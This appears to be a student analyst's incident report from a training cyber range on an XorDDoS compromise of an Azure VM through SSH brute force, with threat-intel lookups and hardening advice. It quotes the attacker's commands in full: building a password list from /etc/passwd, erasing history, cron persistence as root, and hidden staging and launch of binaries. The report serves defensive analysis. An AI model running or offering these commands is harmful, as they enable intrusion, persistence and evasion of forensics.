SSH Brute Force Wordlist Generation

```
cat /etc/passwd | grep -vE "nologin|false" | cut -d: -f1 > .usrs  
for us in $(cat .usrs); do  
    printf "$us 123456\n" >> pass  
    printf "$us P@ssw0rd\n" >> pass  
done
```

Harvests local usernames and generates a dynamic password list for SSH brute-forcing.

Evidence Cleanup

```
history -c && rm -rf ~/.bash_history
```

Standard method to erase shell activity and evade detection or forensics.

Killing Competing Miners

```
pkill xmrig ; killall java ; pkill cnrig ; killall xmrig
```

Ensures the attacker's miner runs exclusively by killing off other miner processes.

Stealth Launch of Hidden Executable

```
./sBksNkqW </dev/null &>/dev/null & disown
```

Executes malware silently in the background, detaching it from the terminal for persistence.

System Resource Hijack Preparation

```
ulimit -n 99999 -u 999999
```

Raises system limits to support intense resource usage—typical in cryptojacking.

Cron Removal for Conflict Control

```
crontab -r
```

Wipes all cron jobs—could be to evade detection or remove other actors' persistence.

Cron Job Persistence

```
sh -c "sed -i '/\/etc\/cron.hourly\/gcc.sh/d' /etc/crontab && echo '*/*/* * * * root /etc/cron.hourly/gcc.sh' >> /etc/crontab"
```

This command sets up a cron job to run `gcc.sh` every 3 minutes. It first removes any old entry, then re-adds it to ensure persistence. Likely used to keep a malicious script running even after removal.

Hidden Directory Staging

```
mkdir /dev/shm/.x && mv network .x/
```

Moves tools to a memory-resident hidden folder to avoid basic file-based detection.

Brute Force Attempt Summary

IP Address	Country	Vendor Detection	Flag	Type
77.173.122.254	Unknown	13/94	Malicious	Botnet
222.187.225.7	China	6/94	Malicious	Botnet
220.128.109.38	Taiwan	No data	Suspicious	Unknown
218.92.0.186	China	13/94	Malicious	Botnet
218.92.0.112	China	13/94	Malicious	Botnet
218.92.0.216	China	13/94	Malicious	Botnet
218.92.0.230	China	13/94	Malicious	Botnet
218.92.0.229	China	13/94	Malicious	Botnet
218.92.0.217	China	13/94	Malicious	Botnet
203.217.124.134	Hong Kong	12/94	Malicious	Botnet
203.130.22.203	Taiwan	6/94	Suspicious	Unknown
196.251.88.103	Netherlands	12/94	Malicious	Phishing/Botnet
143.110.188.143	United States	16/94	Malicious	Botnet
139.155.142.8	China	6/94	Suspicious	Botnet
114.96.67.114	China	6/94	Suspicious	Botnet
77.173.122.254	Unknown	13/94	Malicious	Botnet
58.136.157.159	Philippines	No data	Suspicious	Unknown
36.103.180.135	China	6/94	Malicious	Botnet
14.116.156.100	China	6/94	Malicious	Botnet

Observations:

- Heavy activity from China and Netherlands IP addresses.
- Multiple detections of botnet behaviour and phishing attempts.
- Most IP are linked to known malware or botnet infrastructure.
- Recommendation: Block the identified IPs and monitor for additional C2 activity in Defender and Sentinel.

IP Address	Reported Activity	Source
218.92.0.187	100%	AbuseIPDB
218.92.0.206	Identified as an anonymous proxy with a high fraud score of 99.	IP2Location

Threat Intelligence of Brute Force Activity IPs

44
/ 61
Community Score

44/61 security vendors flagged this file as malicious

8f5ebb5b1c09744b4bb0087dca66360530533a1913151eaa04f17b691aae5a6b
p.txt
elf spreader

Size
535.76 KB

Last Analysis Date
1 month ago

ELF

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Crowdsourced YARA rules

Matches rule MALWARE_Linux_XORDDoS from ruleset malware at https://github.com/ditekshen/detection by ditekshen
Detects XORDDoS - 1 month ago

Matches rule Linux_Trojan_Xorddos_2aef46a6 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protectio... by Elastic Security

Matches rule Linux_Trojan_Xorddos_884cab60 from ruleset Linux_Trojan_Xorddos at https://github.com/elastic/protectio... by Elastic Security

Popular threat label trojan.xorddos/ddos Threat categories trojan Family labels xorddos ddos xarcen

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Backdoor.Linux.Xorddos.548565	AliCloud	DDoS:Linux/XorDDoS
ALYac	Trojan.Linux.Generic.251253	Antiy-AVL	Trojan[DDoS]/Linux.Xarcen.a
Arcabit	Trojan.Linux.Generic.D3D575	Avast	ELF:DDOSAgent-AP [Trj]
AVG	ELF:DDOSAgent-AP [Trj]	Avira (no cloud)	TR/ELF.DDoS.Xor.b
BitDefender	Trojan.Linux.Generic.251253	ClamAV	Unix.Malware.Xorddos-9856891-0
CTX	Elf.ddos.xarcen	Cynet	Malicious (score: 99)
DrWeb	Linux.Siggen.9999	Elastic	Linux.Trojan.Xorddos

8
/ 94
Community Score

8/94 security vendors flagged this IP address as malicious

152.32.198.122 (152.32.192.0/19)
AS 135377 (UCLOUD INFORMATION TECHNOLOGY HK LIMITED)
GB Last Analysis Date
1 day ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 1

Security vendors' analysis Do you want to automate checks?

ArcSight Threat Intelligence	Malware	Cluster25	Malicious
CRDF	Malicious	Criminal IP	Malicious
Cyble	Malicious	Fortinet	Malware
Lionic	Malicious	SOCRadar	Malicious
alphaMountain.ai	Suspicious	AlphaSOC	Suspicious
CyRadar	Suspicious	Gridinsoft	Suspicious

Mohammed A

29 of 35

LOG(N) Pacific Cyber Range

17

/ 94

Community Score

-7

17/94 security vendors flagged this IP address as malicious

185.196.220.81 (185.196.220.0/24)

AS 208046 (ColocationX Ltd.)

US

Last Analysis Date

3 hours ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 88

Security vendors' analysis ⓘ

Do you want to automate checks?

Abusix	ⓘ Malicious	alphaMountain.ai	ⓘ Phishing
ArcSight Threat Intelligence	ⓘ Malware	BitDefender	ⓘ Phishing
Certego	ⓘ Malicious	Criminal IP	ⓘ Malicious
CyRadar	ⓘ Malicious	ESET	ⓘ Malware
Forcepoint ThreatSeeker	ⓘ Malicious	Fortinet	ⓘ Malware
G-Data	ⓘ Phishing	IPsum	ⓘ Malicious
Juniper Networks	ⓘ Malicious	Lionic	ⓘ Malicious
SOCRadar	ⓘ Malware	VIPRE	ⓘ Malware
Webroot	ⓘ Malicious	AlphaSOC	ⓘ Suspicious

6

/ 94

Community Score

-1

6/94 security vendors flagged this IP address as malicious

185.42.12.5 (185.42.12.0/24)

AS 59425 (Chang Way Technologies Co. Limited)

AE

Last Analysis Date

11 hours ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 2

Security vendors' analysis ⓘ

Do you want to automate checks?

CRDF	ⓘ Malicious	Cyble	ⓘ Malicious
CyRadar	ⓘ Malicious	Forcepoint ThreatSeeker	ⓘ Malicious
Fortinet	ⓘ Malware	SOCRadar	ⓘ Malware
AlphaSOC	ⓘ Suspicious	Abusix	✔ Clean

6

/ 94

Community Score

-1

6/94 security vendors flagged this IP address as malicious

190.120.0.154 (190.120.0.0/19)

AS 26617 (Navega.com S.A.)

SV

Last Analysis Date

2 days ago

DETECTION

DETAILS

RELATIONS

COMMUNITY

Security vendors' analysis ⓘ

Do you want to automate checks?

CRDF	ⓘ Malicious	Criminal IP	ⓘ Malicious
Cyble	ⓘ Malicious	CyRadar	ⓘ Malicious
Fortinet	ⓘ Malware	SOCRadar	ⓘ Malware
alphaMountain.ai	ⓘ Suspicious	AlphaSOC	ⓘ Suspicious
Gridinsoft	ⓘ Suspicious	Abusix	✔ Clean

12

/ 94

Community Score

-2

12/94 security vendors flagged this IP address as malicious

196.251.88.103 (196.251.88.0/22)

AS 401120 (CHEAPY-HOST)

NL

Last Analysis Date

13 hours ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 8

Security vendors' analysis ⓘ

Do you want to automate checks?

ArcSight Threat Intelligence	ⓘ Phishing	BitDefender	ⓘ Phishing
Criminal IP	ⓘ Malicious	Cyble	ⓘ Malicious
CyRadar	ⓘ Malicious	Fortinet	ⓘ Malware
G-Data	ⓘ Phishing	GreenSnow	ⓘ Malicious
IPsum	ⓘ Malicious	Lionic	ⓘ Malicious
SOCRadar	ⓘ Malware	VIPRE	ⓘ Phishing
alphaMountain.ai	ⓘ Suspicious	AlphaSOC	ⓘ Suspicious
Gridinsoft	ⓘ Suspicious	Juniper Networks	ⓘ Suspicious

9

/ 94

Community Score

-1

9/94 security vendors flagged this IP address as malicious

203.217.124.134 (203.217.96.0/19)

AS 17809 (VEE TIME CORP.)

TW

Last Analysis Date

1 day ago

DETECTION

DETAILS

RELATIONS

COMMUNITY 1

Security vendors' analysis ⓘ

Do you want to automate checks?

ArcSight Threat Intelligence	ⓘ Malware	Cluster25	ⓘ Malicious
CRDF	ⓘ Malicious	Criminal IP	ⓘ Malicious
Cyble	ⓘ Malicious	CyRadar	ⓘ Malicious
Lionic	ⓘ Malicious	MalwareURL	ⓘ Malware
SOCRadar	ⓘ Malware	alphaMountain.ai	ⓘ Suspicious
AlphaSOC	ⓘ Suspicious	Gridinsoft	ⓘ Suspicious

Root Cause Analysis

Root Cause:

- Exposed SSH port (22) left open to the internet
- Weak SSH credentials enabled brute force success

Failure Point:

- Initial remediation focused on removing the malware but not the access vector.
- Brute Force was successful again due to poor password hygiene.
- Open SSH port and weak credentials facilitated re-entry.

Recommendations (Cyber Range)

1. Lock Down SSH Access (With Frequent VM Deletion in Mind)

- Keep SSH enabled for testing but minimize the attack surface.
- To reduce scanner noise, change the default SSH port (22) to a high, non-standard port (e.g., 22222 or 22022).
- Restrict SSH access to trusted IP ranges (student subnets, jump boxes).
- Use Just-In-Time (JIT) SSH access.
- Enforce key-based authentication and disable password logins where possible.

Note: A full internet lockdown is impractical due to its testing nature. Port changes and IP filtering help reduce noise while maintaining functionality.

2. Rotate Credentials

- Rotate SSH keys and passwords regularly, especially after attack scenarios.
- Remove rogue or unused keys from `/etc/ssh/authorized_keys`.
- Avoid embedding sensitive keys into VM images or snapshots.
- Treat snapshots as temporary — do not reuse compromised or post-attack images.

Note: *In this cyber range, VMs, disks, and snapshots are fully deleted after exercises. Persistence risks mainly apply during active sessions, not after deletion.*

3. Clean Rebuild

- Delete compromised VMs — this remains the primary cleanup method.
- Do not restore from any snapshots.

4. Improve Monitoring and Detection

- Configure Microsoft Sentinel or SIEM to monitor:
 - Failed SSH login attempts (filter out noise from known scanners).
 - Successful logins from unusual sources.
 - Persistence attempts like cron jobs or unauthorized SSH key injections.
- Create a custom brute-force alert:
 - Threshold: ≥ 15 failed SSH attempts from the same external IP within 10 minutes.
- Add threat intelligence IP lists to block common botnets and scanners.
- Correlate brute-force patterns with persistence attempts to detect full attack chains.

5. Threat Hunting and Validation

- Regularly review network and authentication logs for abnormal SSH behaviour.
- Hunt for known IOCs (IPs, file hashes, domains) in new and running VMs.
- Validate the removal of persistence mechanisms before snapshotting or reusing a VM.
- Perform targeted scans of student VMs and subnets for:
 - Unauthorized SSH sessions
 - Cron jobs
 - Injected SSH keys
 - Rogue binaries

Cyber Range Note:

- *Frequent VM deletion limits long-term persistence; attackers can still inject SSH keys, cron jobs, or backdoors during active sessions. Focus monitoring on live behaviour rather than relying solely on post-infection cleanup.*
- *Snapshots should be treated as volatile and avoided where possible. If used, they must be discarded after exercises to prevent compromised states from reintroducing them.*

Conclusion

The XorDDoS malware compromise on the Azure VM resulted from weak SSH credentials and open access. Despite initial remediation efforts, the attacker regained access through weak login credentials, enabling them to redeploy the malware. The attack demonstrated advanced evasion and persistence techniques consistent with the crypto mining malware XorDDoS.

Closing the SSH exposure, rotating and using strong credentials, and improving detection mechanisms are critical to preventing future re-entry. The investigation's findings and recommendations could be used for hardening the cloud environment and improving incident response readiness.

Next Steps

- Restrict SSH access to trusted sources and non-standard ports.
- Rotate credentials and verify permissions on active VMs.
- Monitor network traffic and Sentinel for further signs of attacker activity.
- Continue threat hunting to detect any remaining persistence or artefacts before VM teardown.

Status: Incident CLOSED – VM ISOLATED - further monitoring required.

Report Compiled By:

Mohammed A, Analyst Intern

Environment: LOG(N) Pacific Cyber Range

Date: 25/03/2025

Mentor & Lead Instructor: Josh Madakor

References

Threat Intelligence and Industry Reports

1. [Unpacking the Diicot Malware Targeting Linux Environments](#)
2. [Attacking Azure with Custom Script Extensions](#)
3. [XorDDoS: The Evolving Linux Threat](#)
4. [Rise in XorDdos: A deeper look at the stealthy DDoS malware targeting Linux devices](#)
5. [Akamai — Mexals Cryptojacking Malware Resurgence](#)
6. [Wiz.io — Diicot Threat Group Malware Campaign](#)
7. [Wiz-launches-pattern-based-malware-detection](#)
8. [diicot-threat-group-malware-campaign](#)
9. [XorDDoS Malware Overview Trent Micro](#)
10. [SSH Brute-Force Attacks: The Cybersecurity and Infrastructure Security Agency \(CISA\)](#)
11. [In-Depth Analysis of a Worldwide Linux XorDDoS Campaign](#)

Brute Force Protection and SSH Hardening

1. [Microsoft Defender for Cloud – Protecting Linux workloads](#)
2. [Best Practices for Securing Linux VMs on Azure](#)
3. [Microsoft Sentinel – Hunting and Threat Detection](#)

Cloud Security and Azure-specific Defense

1. [Securing Cloud Workloads with Defender for Cloud](#)
2. [Azure Just-In-Time VM Access](#)
3. [Azure Network Security Groups \(NSGs\) Best Practices](#)

Threat Hunting and Detection Resources

1. [Microsoft Defender for Endpoint – KQL Reference](#)
2. [GitHub – Sentinel Hunting Queries](#)
3. [Sysmon for Linux](#)
4. [MITRE ATT&CK Framework](#)

XorDDoS-Specific IOCs and Malware Details

1. [VirusTotal Report on XorDDoS Samples](#) – IOC hashes and signatures for known XorDDoS binaries.